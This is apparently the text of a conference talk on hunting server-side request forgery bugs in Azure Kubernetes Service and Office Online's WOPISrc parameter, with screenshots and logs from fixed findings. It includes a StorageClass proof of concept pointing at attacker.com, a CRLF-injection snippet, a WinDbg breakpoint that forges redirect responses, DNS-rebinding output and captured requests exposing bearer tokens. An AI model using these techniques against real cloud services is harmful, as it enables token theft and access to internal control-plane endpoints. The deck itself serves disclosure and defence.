



# Hunting for cloudy SSRFs

*Cloudy dragons hiding in plain sight*

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
# Why that talk?

- *Memory corruptions are just a part of the vulnerability landscape*
  - Pocs are quick to craft, exploits take 100s of hours of research
  - They require exceptional skills
    - They do make good talks though
- SSRFs are much simpler issues, scalable and devastating
  - Leak tokens, data
  - Target local endpoints, lead to abuse other issues
- Some hide in plain sight, how to find them?
  - Some examples on AKS
  - A recurrent Office Online case



# AKS – Azure Kubernetes Services

- Kubernetes cluster architecture:



- Communications between the nodes and Azure are tunnelled
  - Learn more [here](#)
- Nodes are on the customer side, anything can happen in there
  - If something happens in the control plane that's a different story
  - This was the scope of our review


# AKS – Previous research

- h **Kubernetes: Half-Blind SSRF found in kube/cloud-controller-manager can be upgraded to complete SSRF (fully crafted HTTP requests) in vendor managed k8s service.**

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- [When it's not only about a Kubernetes CVE Hunters | Medium](#)
- What was the idea behind?
  - Load a malicious storage volume causing SSRF
  - Abuse a [bug](#) in Golang (CRLF injection) to desync
  - Scrub the logs in LogAnalytics and look for unexpected  
• Extra verbosity resulted in leaking tokens or other sensitive data

```
func main() {  
    client := &http.Client{}  
    host := "10.251.0.83:7777?a=1 HTTP/1.1 (r\n -injected: header (r\n TEST: 123"  
    url := "http://" + host + ":8080/test/?test=a"
```



```
apiVersion: storage.k8s.io/v1  
kind: StorageClass  
metadata:  
  name: poc-ssrf  
provisioner: kubernetes.io/glusterfs  
parameters:  
  resturl: "http://attacker.com:6666/#"  
---  
apiVersion: v1  
kind: PersistentVolumeClaim  
metadata:  
  name: poc-ssrf  
spec:  
  accessModes:  
    - ReadWriteOnce  
  volumeMode: Filesystem  
resources:  
  requests:  
    storage: 8Gi  
storageClassName: poc-ssrf
```

# AKS – Where to go next?

- Look at default deployments and pods?

Deployments

Pods

Replica sets

Stateful sets

Daemon sets

Jobs

Cron jobs

Filter by pod name

Filter by label selector ⓘ

Status

Filter by namespace

Enter the full pod name

foo=bar,key!=value

All statuses

All namespaces

☐

Name

Namespace

Ready

Status

Restart count

Age ↓

Pod IP

Node

e

☐

[kube-proxy-rq648](#)

kube-system

✓

1/1

Running

0

13 days

10.240.0.160

aks-nodepool1-245782...

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kube-system

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[csi-azurefile-node-n555h](#)

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[kube-proxy-fztx7](#)

kube-system

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[csi-azuredisk-node-win-...](#)

kube-system

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Running

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[csi-azurefile-node-win-...](#)

kube-system

✓

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Running

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13 days

10.240.0.6

aksnpwin000003

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[csi-azuredisk-node-win-...](#)

kube-system

✓

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Running

0

13 days

10.240.0.48

akswin2000006

☐

[csi-azurefile-node-win-f...](#)

kube-system

✓

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Running

6

13 days

10.240.0.26

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# AKS – Looking at HTTPS traffic

- Set up Burp, could see all the requests coming to the API-Server

The screenshot displays the Burp Suite interface. At the top, the 'HTTP history' tab is selected, showing a list of intercepted requests. The table below lists these requests with columns for #, Host, Method, URL, Params, Edited, Status, and Length.

| #     | Host  | Method | URL  | Params | Edited | Status | Length  |
|-------|---|--------|--|--------|--------|--------|---------|
| 13010 | https://nicoakswin-nicoexternal-632019-be7cb41f.hcp.uksouth.azmk8s.io | GET    | /apis/scheduling.k8s.io/v1?timeout=32s                                 | ✓      |        | 200    | 657     |
| 13011 | https://nicoakswin-nicoexternal-632019-be7cb41f.hcp.uksouth.azmk8s.io | GET    | /apis/extensions/v1beta1?timeout=32s                                   | ✓      |        | 200    | 739     |
| 13012 | https://nicoakswin-nicoexternal-632019-be7cb41f.hcp.uksouth.azmk8s.io | GET    | /apis/azmon.container.insights/v1?timeout=32s                          | ✓      |        | 200    | 649     |
| 13013 | https://nicoakswin-nicoexternal-632019-be7cb41f.hcp.uksouth.azmk8s.io | GET    | /apis/metrics.k8s.io/v1beta1?timeout=32s                               | ✓      |        | 200    | 658     |
| 13014 | https://nicoakswin-nicoexternal-632019-be7cb41f.hcp.uksouth.azmk8s.io | GET    | /api/v1/namespaces/default/pods/windows-test16                         |        |        | 404    | 535     |
| 13015 | https://nicoakswin-nicoexternal-632019-be7cb41f.hcp.uksouth.azmk8s.io | GET    | /openapi/v2?timeout=32s  | ✓      |        | 200    | 3709391 |
| 13016 | https://nicoakswin-nicoexternal-632019-be7cb41f.hcp.uksouth.azmk8s.io | GET    | /api/v1/namespaces/default/pods/windows-test16                         |        |        | 404    | 535     |
| 13017 | https://nicoakswin-nicoexternal-632019-be7cb41f.hcp.uksouth.azmk8s.io | POST   | /api/v1/namespaces/default/pods?fieldManager=kubectl-client-side-apply | ✓      |        | 201    | 4621    |
| 13018 | https://nicoakswin-nicoexternal-632019-be7cb41f.hcp.uksouth.azmk8s.io | GET    | /api/v1/namespaces/default/pods/windows-test16                         |        |        | 200    | 6838    |
| 13019 | https://nicoakswin-nicoexternal-632019-be7cb41f.hcp.uksouth.azmk8s.io | GET    | /api/v1/namespaces/default/pods/windows-test16/log?container=sample    | ✓      |        | 200    | 18438   |
| 13020 | https://nicoakswin-nicoexternal-632019-be7cb41f.hcp.uksouth.azmk8s.io | DELETE | /api/v1/namespaces/default/pods/windows-test16                         | ✓      |        | 200    | 6913    |

Below the history table, the 'Request' and 'Response' panels are visible. The 'Request' panel shows the details of the selected request (13010), including the method (GET), URL, and headers (Host, User-Agent, Authorization). The 'Response' panel shows the details of the selected response (13010), including the status (200 OK), audit ID, cache control, content type, and X-Kubernetes-Pf-Flowschema-Uid.

**Request**

Pretty Raw Hex

```
1 GET /apis/scheduling.k8s.io/v1?timeout=32s HTTP/2
2 Host: nicoakswin-nicoexternal-632019-be7cb41f.hcp.uksouth.azmk8s.io:443
3 User-Agent: kubectl/v1.22.5 (windows/amd64) kubernetes/5c99e2a
4 Authorization: Bearer
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Audit-Id: 01e5ec07-7963-46c8-8326-0dee4df4a738
3 Cache-Control: no-cache, private
4 Content-Type: application/json
5 X-Kubernetes-Pf-Flowschema-Uid: 50160b83-c973-4ccf-8524-9053158ad80f
```

**Inspector**

Request Attributes

Request Query Parameters

Request Headers

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- HTTPS traffic goes both ways:
  - From kubelet to api-server ( ← )
  - From the api-server to kubelet through a tunnel ( → )
    - There, HTTP\_PROXY is useless
    - How do we see that traffic?

• Fired


• Put br

• bp

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• bp

\"v



encrypted

;.printf

10) L100;.printf



# AKS – Looking at HTTPS traffic

```
WSArecv END WSArecv: WARNING: Stack pointer is outside the normal stack bounds. Stack un
000000c0`012f4a85 47 45 54 20 2f 68 65 61-6c 74 68 7a 20 48 54 54 GET /healthz HTT
000000c0`012f4a95 50 2f 31 2e 31 0d 0a 48-6f 73 74 3a 20 68 63 70 P/1.1..Host: hcp
000000c0`012f4aa5 2d 6b 75 62 65 72 6e 65-74 65 73 2e 36 31 66 33 -kubernetes.61f3
000000c0`012f4ab5 66 61 32 34 65 62 66 65-63 38 30 30 30 31 31 35 fa24ebfec8000115
000000c0`012f4a WSArecv: WARNING: Stack pointer is outside the normal stack bounds. Stack unwinding can
000000c0`012f4a 000000c0`012f4a85 47 45 54 20 2f 6d 65 74-72 69 63 73 20 48 54 54 GET /metrics HTT
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000000c0`012f4b 000000c0`012f4 WSArecv END WSASend: WARNING: Stack pointer is outside the normal stack bounds. Stack
000000c0`012f4b 000000c0`012f4 000000c0`01460005 48 54 54 50 2f 31 2e 31-20 32 30 30 20 4f 4b 0d HTTP/1.1 200 OK.
000000c0`012f4b 000000c0`012f4 000000c0`01460015 0a 43 6f 6e 74 65 6e 74-2d 54 79 70 65 3a 20 74 .Content-Type: t
000000c0`012f4b 000000c0`012f4 000000c0`01460025 65 78 74 2f 70 6c 61 69-6e 3b 20 63 68 61 72 73 ext/plain; chars
000000c0`012f4b 000000c0`012f4 000000c0`01460035 65 74 3d 75 74 66 2d 38-0d 0a 58 2d 43 6f 6e 74 et=utf-8..X-Cont
000000c0`012f4b 000000c0`012f4 000000c0`01460045 65 6e 74 2d 54 79 70 65-2d 4f 70 74 69 6f 6e 73 ent-Type-Options
000000c0`012f4b 000000c0`012f4 000000c0`01460055 3a 20 6e 6f 73 6e 69 66-66 0d 0a 44 61 74 65 3a : nosniff..Date:
000000c0`012f4b 000000c0`012f4 000000c0`01460065 20 54 68 75 2c 20 32 39-20 53 65 70 20 32 30 32 Thu, 29 Sep 202
000000c0`012f4b 000000c0`012f4 000000c0`01460075 32 20 31 30 3a 34 34 3a-32 30 20 47 4d 54 0d 0a 2 10:44:20 GMT..
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000000c0`012f4b 000000c0`01460095 32 0d 0a 0d 0a 6f 6b 17-00 00 00 48 00 00 00 79 2....ok....H...y
000000c0`014600a5 00 00 00 70 00 00 00 65-00 00 00 72 00 00 00 2d ...p...e...r...-
```



# AKS – Looking at HTTPS traffic

- Easy to intercept and rewrite responses with Windbg breakpoints
  - `bp kubelet+0x1a52b9 ".printf \"WSAsend:\\n\\\";db @rsi L@r9;.printf \"WSAsend END:\\n\\\";j (poi(@rsi)==0x312e312f50545448) 'ea @rsi \"HTTP/1.1 301 ok\\r\\nLocation: http://nico.nico.com/fou\\r\\nContent-Length: 0\\r\\n\\r\\n\\r\\n\\r\\n\\\"; g'; 'gc' "`
- Leads to SSRF on the control plane (fixed in March 22):

```
20.108.100.49 - - [07/Feb/2022 11:12:43] "GET /fou HTTP/1.1" 200 -
```

```
GET request
```

```
Host: 20.86.116.198:80
```

```
User-Agent: Go-http-client/1.1
```

```
Accept: application/vnd.google.protobuf;proto=io.prometheus.client.MetricFamily
```

```
Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6ImFTS1A2bXJpUUI2cFgzZzJYWXYZl
```

```
Accept-Encoding: gzip
```

```
Connection: close
```

```
20.108.100.49 - - [18/Feb/2022 14:14:15] "GET /fouaaaaaaaaaaaaaaaa HTTP/1.1" 200
```

```
GET request
```

```
Host: 20.86.116.198
```

```
User-Agent: cpmonitor/v0.0.0 (linux/amd64) kubernetes/$Format
```

```
Accept: application/json, */*
```

```
Authorization: Bearer d82f7850e238808ae21a40c504623dacfd146dc97b31a81fbf30aa0d63f
```

```
Accept-Encoding: gzip
```

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- That pattern was not present everywhere

| Request |  |     |  |  | Response |  |     |                               |  |
|---------|--|-----|--|--|----------|--|-----|-------------------------------|--|
| Pretty  | Raw  | Hex |  |  | Pretty   | Raw  | Hex | Render                        |  |
| 1       | GET /api/v1/namespaces/default/pods/windows-test16/log?container=sample HTTP/2 |     |  |  | 1        | HTTP/2 500 Internal Server Error               |     |                               |  |
| 2       | Host: nicoakswin-nicoexternal-632019-be7cb41f.hcp.wrsouth.azmk8s.io:443        |     |  |  | 2        | Audit-Id: 83510f19-9f13-45a5-845c-2c8be55fa278 |     |                               |  |
| 3       | Kubectl-Command: kubectl logs  |     |  |  | 3        | Cache-Control: no-cache, private               |     |                               |  |
| 4       | User-Agent: kubectl/v1.22.5 (windows/amd64) kubernetes/5c99e2a                 |     |  |  | 4        | Content-Type: application/json                 |     |                               |  |
| 5       | Accept: application/json, */*  |     |  |  | 5        | Content-Length: 155                            |     |                               |  |
| 6       | Authorization: Bearer  |     |  |  | 6        | Date: Tue, 08 Feb 2022 14:47:30 GMT            |     |                               |  |
| 7       | Kubectl-Session: 7fd154ce-elc7-47b7-8d30-92b17bc55bf3                          |     |  |  | 7        |  |     |                               |  |
| 8       | Accept-Encoding: gzip, deflate   |     |  |  | 8        | {  |     |                               |  |
| 9       |  |     |  |  |          | "kind": "Status",                              |     |                               |  |
| 10      |  |     |  |  |          | "apiVersion": "v1",                            |     |                               |  |
|         |  |     |  |  |          | "metadata": {                                  |     |                               |  |
|         |  |     |  |  |          | },   |     |                               |  |
|         |  |     |  |  |          | "status": "Failure",                           |     |                               |  |
|         |  |     |  |  |          | "message":                                     |     |                               |  |
|         |  |     |  |  |          | "Get \"http://at.nstest2.                      |     | /fou\": redirects forbidden", |  |
|         |  |     |  |  |          | "code": 500                                    |     |                               |  |
|         |  |     |  |  |          | }  |     |                               |  |

ex: kubectl logs windows-test16

```
X-Remote-Group: system:masters
X-Remote-Group: system:authenticated
X-Remote-User: aksService
```

```
10.240.0.136 - - [13/Apr/2022 10:48:32] "GET /apis/metrics.k8s.io/v1beta1?timeout=32s HTTP/1.1"
```

# AKS – Looking at HTTPS traffic

- Impact of those SSRFs?
  - Disclose various tokens
  - Requests can also be rerouted to target other endpoints on the control plane
- And today?
  - No more redirects, just safe panics!

```
1 AzureDiagnostics | project log_s | where log_s contains "error"
```

| Results |  | Chart   |
|---------|--|---|
| log_s   |  |   |
| >       | 10928 10:24:45.335076 1 controlbuf.go:508]   | transport: loopyWriter.run returning. connection error: desc = "transport is closing" |
| >       | {"kind":"Event","apiVersion":"audit.k8s.io/v1","level":"Request","auditID":"5c6f188e-abdc-48d6-bdeb-977b41c0d4ff","stage":"Panic","requestURI":"/api/v1/nodes/aksnpwin000003/proxy/metrics","verb":"get",          |   |
| >       | 10928 10:50:29.638339 1 controlbuf.go:508]   | transport: loopyWriter.run returning. connection error: desc = "transport is closing" |
| >       | 10928 10:24:45.978907 1 controlbuf.go:508]   | transport: loopyWriter.run returning. connection error: desc = "transport is closing" |
| >       | 10928 10:24:04.244640 1 controlbuf.go:508]   | transport: loopyWriter.run returning. connection error: desc = "transport is closing" |
| >       | {"kind":"Event","apiVersion":"audit.k8s.io/v1","level":"Request","auditID":"e5a380df-928c-4110-b15d-fa1b9e4dbffb","stage":"Panic","requestURI":"/api/v1/nodes/aksnpwin000003/proxy/metrics/cadvisor","verb":"get", |   |



More common SSRFs

Let's look at another example from Office



# Office Apps- WOPISrc

- [WOPI](#) (Web Application Open Platform Interface) and WOPISrc  
**WOPISrc**

The WOPISrc (*WOPI Source*) is the URL that runs WOPI operations on a file. It's a combination of the Files endpoint URL for the host, along with a particular file ID. The WOPISrc doesn't include an access token.

For example, a WopiSrc might look like this:

```
https://wopi.contoso.com/wopi/files/abcdef0123456789
```

The WOPISrc is needed beyond just a file ID. It tells the WOPI client what URL to call back to when running WOPI operations on a file. In practice, the WOPISrc and a file ID are synonymous, since the WOPI client typically works with the WOPISrc itself, not the raw file ID.

For more details on how the WOPISrc is passed to Office for the web, see [WOPI\\_SOURCE](#).

- Example: <https://word-view.officeapps.live.com/wv/wordviewerframe.aspx?WOPISrc=MyURL>
- Frequent reports to MSRC mentioning that arbitrary URLs in WOPISrc causes hits in DNS logs

# WOPISrc – bug or no bug?

- A hit in the DNS logs doesn't mean there's a vulnerability
  - It means a name was resolved
  - And likely there's a filter on the IP, or on the hostname (regexp?)
- Ways to get around?
  - DNS TOCTOU, A or AAAA records
    - Occasionally returns unexpected results
    - Taviso opened sourced his own
  - Try an open redirect
- Fixed in Oct 21
- Clearly a common pattern

```
nico.x.nico.com A 2
returning 51.103.4.71 14:44:31
nico.x.nico.com A 2
returning 51.103.4.71 14:44:34
nico.x.nico.com A 3
returning 1.1.1.1 14:44:36
nico.x.nico.com A 4
returning 51.103.4.71 14:44:38
nico.x.nico.com A 5
returning 51.103.4.71 14:44:40
nico.x.nico.com A 6
returning 127.0.0.1 14:44:43
```

```
$ sudo python cws_rndrep.py 80
GET request
X-WOPI-MachineName: DB5PEPF000083EC
X-WOPI-ClientVersion: 16.0.14516.41028
X-WOPI-CorrelationID: 5b063b0e-2c5e-41d2-bf8b-ae280b432969
X-WOPI-AppEndpoint: PIE1
X-WOPI-RequestingApplication: WebWord
X-WOPI-CIP:
X-WOPI-SessionId: 5b063b0e-2c5e-41d2-bf8b-ae280b432969
Authorization: Bearer
X-WOPI-TimeStamp: 637678317071483415
X-WOPI-PerfTraceRequested: true
X-Request-ID: f7ecc16e-a0aa-4107-99f9-83d121578569
User-Agent: MSWAC
Host: c1-powerpoint-15.cdn.office.net.52.108.80.66e.9414141fdasasd.nstest2.com
Connection: Keep-Alive

52.108.196.22 - - [21/Sep/2021 14:35:07] "GET /wopi/files/randomText/52.108.80.66 HTTP/1.1" 307 -
returning: 307
redirected!
```



# Questions!

